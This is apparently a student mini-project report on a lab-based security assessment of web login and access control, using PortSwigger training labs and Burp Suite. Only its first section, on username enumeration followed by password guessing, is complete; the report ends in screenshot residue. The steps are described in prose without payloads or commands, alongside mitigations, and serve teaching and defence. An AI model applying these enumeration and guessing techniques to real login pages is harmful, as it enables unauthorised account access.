SOMAIYA VIDYAVIHAR UNIVERSITY

Mini-Project Topic

Web Application Authentication and Access Control Security Assessment

Submitted in partial fulfillment of the requirements for the

course of

Honors Cyber Forensics & Laws (CFL 216H02C501)

by

Name	Roll No.
Krishna Rathod	16010125801
Riya Vikam	16010125802
Khushi Satam	16010125829

Department of Computer Engineering
K. J. Somaiya School of Engineering
Somaiya Vidyavihar University, Mumbai - 400077

Academic Year: 2026 - 2027

Index

Sr No.	Contents	Page No.
	Abstract	4
1.	Introduction 1.1 Problem Statement 1.2 Objectives 1.3 Scope and Ethical Considerations	5
2.	Tools and Technologies Used	6
3.	Basic Concepts 3.1 Authentication 3.2 Authorization 3.3 Authentication vs Authorization 3.4 Session Management 3.5 Access Control 3.6 Insecure Direct Object Reference (IDOR) 3.7 Horizontal Privilege Escalation 3.8 Vertical Privilege Escalation 3.9 Parameter Manipulation	7
4.	Methodology and Implementation	9
5.	Vulnerability 1 — Username Enumeration	10
6.	Vulnerability 2 — Insecure Direct Object Reference (IDOR)	25
7.	Vulnerability 3 — Session Management and Cookie Security	29
8.	Consolidated Findings Table	36
9.	Overall Impact	36
10.	Mitigation and Security Recommendations	37

11.	Conclusion and Future Scope	37
12.	References	38

Abstract

Modern web applications rely on authentication, session management, and access-control mechanisms to protect user accounts and sensitive resources. Improper implementation of these mechanisms can expose valid usernames, permit unauthorised access to other users' information, or create weaknesses in session handling.

This project presents a practical security assessment of web application authentication and access control using PortSwigger Web Security Academy and Burp Suite Community Edition. Three practical exercises were performed: username enumeration through different login responses, insecure direct object references (IDOR) through user-controlled request parameters, and session-management and cookie-security assessment.

Burp Suite was used to intercept and analyse HTTP requests and responses, inspect authentication behaviour, manipulate request parameters in the designated training environment, and examine session-cookie attributes. The first practical demonstrated username enumeration and successful account access in the training lab. The second demonstrated horizontal privilege escalation by changing a user identifier and accessing another user's account information. The third examined session-cookie security attributes, logout responses, and subsequent account-page behaviour.

The assessment highlights the importance of consistent authentication responses, server-side authorization checks, secure session management, and appropriate cookie configuration. Recommendations are provided to reduce the risk of unauthorised account access and strengthen web application security.

1. Introduction

Web applications are widely used to provide access to personal accounts, documents, transactions, and other protected resources. Authentication verifies the identity of a user, while authorization determines which resources and actions that user is permitted to access. Session management maintains the authenticated state across multiple HTTP requests.

Security weaknesses can arise when login responses reveal valid usernames, when applications trust user-controlled identifiers without checking ownership, or when session handling does not adequately protect authenticated access.

This project uses PortSwigger Web Security Academy as a controlled environment for practical web-security testing. Burp Suite Community Edition is used to inspect HTTP traffic, examine application responses, and perform controlled tests on authentication and access-control behaviour.

The project focuses on three areas: authentication security, access-control enforcement, and session-cookie security. Each practical includes the vulnerability description, testing procedure, observed behaviour, potential impact, mitigation techniques, and supporting evidence.

1.1 Problem Statement

Modern web applications depend on reliable authentication and authorization mechanisms to protect accounts and confidential resources. Incorrect implementation can allow attackers to identify valid accounts, access another user's information, or take advantage of weaknesses in session handling.

The project aims to assess these mechanisms using Burp Suite and authorised PortSwigger training labs, demonstrate relevant security weaknesses, analyse their potential impact, and recommend suitable mitigation techniques.

1.2 Objectives

1. To understand authentication, authorization, access control, and session management in web applications.
2. To intercept and analyse HTTP requests and responses using Burp Suite.
3. To identify and demonstrate username enumeration through different authentication responses.
4. To assess access-control enforcement through manipulation of a user identifier.
5. To inspect session-cookie attributes and logout-related behaviour.
6. To analyse the potential security impact of identified weaknesses.
7. To recommend appropriate mitigation techniques and secure development practices.
8. To document the practical testing process using screenshots and structured findings.

1.3 Scope and Ethical Considerations

The assessment was conducted using the designated PortSwigger Web Security Academy training labs and their provided functionality. The testing was limited to educational security assessment and did not target unrelated systems or real users.

Sensitive information, including session-cookie values, passwords, and API keys, should be redacted from screenshots before the report is shared.

2. TOOLS AND TECHNOLOGIES USED

Tool / Technology	Purpose
PortSwigger Web Security Academy	Provides controlled training labs for authentication and access-control testing.
Burp Suite Community Edition	Intercepts, inspects, and analyses HTTP requests and responses.
Burp Proxy	Captures browser traffic and records HTTP request/response history.
Burp Intruder	Tests candidate usernames and passwords in the designated authentication lab.
Burp Repeater	Replays selected HTTP requests for further analysis.
Web Browser	Accesses the training labs and displays application responses.
Screenshots	Records practical results and provides evidence for the report.

3. BASIC CONCEPTS

3.1 Authentication

Authentication is the process of verifying a user's identity. It commonly uses credentials such as a username and password, a one-time password, a passkey, or multi-factor authentication. Successful authentication establishes the user's identity.

3.2 Authorization

Authorization determines which resources and operations an authenticated user is permitted to access. For example, a user may be allowed to view their own profile but not another user's profile. Authorization must be enforced by the server.

3.3 Authentication vs Authorization

Authentication	Authorization
Verifies who the user is.	Determines what the user can access.
Commonly occurs during login.	Applies when protected resources or actions are requested.
Example: verifying a username and password.	Example: checking whether a user owns a requested document.
Failure means the user's identity has not been verified.	Failure means the requested access is not permitted.

Authentication and authorization are different security controls. A user can log in successfully and still be denied access to another user's information.

3.4 Session Management

Session management maintains a user's authenticated state across multiple HTTP requests. Applications commonly use session cookies to associate requests with an authenticated session. Secure session management requires unpredictable session identifiers, suitable expiry, session renewal after login, and server-side invalidation during logout.

3.5 Access Control

Access control defines which users can access particular resources or perform specific actions. Secure applications check permissions and ownership before returning protected information or executing sensitive operations.

3.6 Insecure Direct Object Reference (IDOR)

IDOR is an access-control weakness in which an application uses a user-controlled identifier to retrieve a resource without correctly checking whether the requester is authorised to access it. This can expose another user's information.

3.7 Horizontal Privilege Escalation

Horizontal privilege escalation occurs when a user accesses another user's resources at the same privilege level. For example, one standard user accessing another standard user's account information without permission is a horizontal access-control failure.

3.8 Vertical Privilege Escalation

Vertical privilege escalation occurs when a user gains access to functionality reserved for a higher privilege level, such as administrator operations. It can occur when role or permission checks are missing or incorrectly enforced.

3.9 Parameter Manipulation

Parameter manipulation involves changing values in an HTTP request, such as a URL query parameter, form field, or request body. It is a common security-testing technique used to determine whether the application validates inputs and enforces authorization. Manipulation is not itself a vulnerability; the security issue arises when it produces unauthorised access or another unsafe result.

4. METHODOLOGY AND IMPLEMENTATION

The assessment followed a structured practical-testing process.

1. Open the relevant PortSwigger Web Security Academy lab.
2. Observe the normal application behaviour.
3. Capture the relevant HTTP requests using Burp Suite.
4. Inspect request parameters, response messages, status codes, and cookies.
5. Perform the controlled tests permitted by each lab.
6. Record the application behaviour and compare it with expected secure behaviour.
7. Analyse the potential security impact.
8. Identify appropriate mitigation techniques.
9. Capture screenshots to document the observations and results.

4.1 Practical Overview

Practical	Area	Testing Activity
Practical 1	Authentication	Compared login responses and identified valid credentials in the training lab.
Practical 2	Access Control	Modified a user identifier to assess whether another user's account information could be accessed.
Practical 3	Session Management	Inspected session-cookie attributes, logout behaviour, and subsequent account-page responses.

5. VULNERABILITY 1 — USERNAME ENUMERATION VIA DIFFERENT RESPONSES

Category: Authentication / Identification and Authentication Failures Platform: PortSwigger Web Security Academy Lab: Username enumeration via different responses

5.1 What is it?

Username enumeration occurs when an application reveals whether a username exists through differences in login responses. These differences may appear in error messages, response lengths, status codes, or response behaviour.

In the selected lab, the application returned distinguishable responses for different authentication attempts, allowing a valid username to be identified.

5.2 How does it happen?

This weakness occurs when an authentication system responds differently to distinct login failure conditions. For example, a nonexistent username may produce a different error message from an existing username paired with an incorrect password.

5.3 How is it exploited?

The login request was captured using Burp Suite and sent to Burp Intruder. Candidate usernames were tested while the password was held constant, and the resulting responses were compared. After identifying a valid username, password candidates were tested within the authorised lab. Successful account access was verified, and the lab displayed its completion message.

5.4 Observed Result

The login responses differed depending on the submitted credentials. A valid username and its working password were identified in the training environment, and account access was achieved. The lab displayed a successful completion message.


5.5 Impact


Username enumeration can help attackers identify registered accounts. This information may support targeted phishing, password guessing, and credential-stuffing attacks. When combined with weak passwords or insufficient login protections, it can increase the risk of account compromise.


5.6 Mitigation


- Use generic authentication error messages, such as “Invalid username or password.”
- Keep failure responses as consistent as practical.
- Apply rate limiting and suitable delays to repeated login attempts.
- Enable multi-factor authentication where appropriate.
- Monitor repeated failures and suspicious login patterns.
- Encourage strong, unique passwords and protect against credential stuffing.


5.7 Evidence






Web Security Academy: Free On
https://portswigger.net/web-security
PortSwigger
MY ACCOUNT
Products
Solutions
Research
Academy
Support
Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Web Security Academy
Free, online web security training from the creators of Burp Suite
View your progress
Boost your career
The Web Security Academy is a strong step toward a career in cybersecurity.
Flexible learning
Learn anywhere, anytime, with free interactive labs and progress-tracking.
Learn from experts
Produced by a world-class team - led by the author of The Web Application Hacker's Handbook.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Pro version only
Filter
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies
511 https://b.stripecdn.com GET /stripethirdparty-srv/assets/v35.5/... 200 1565 HTML html 108.158.46.34
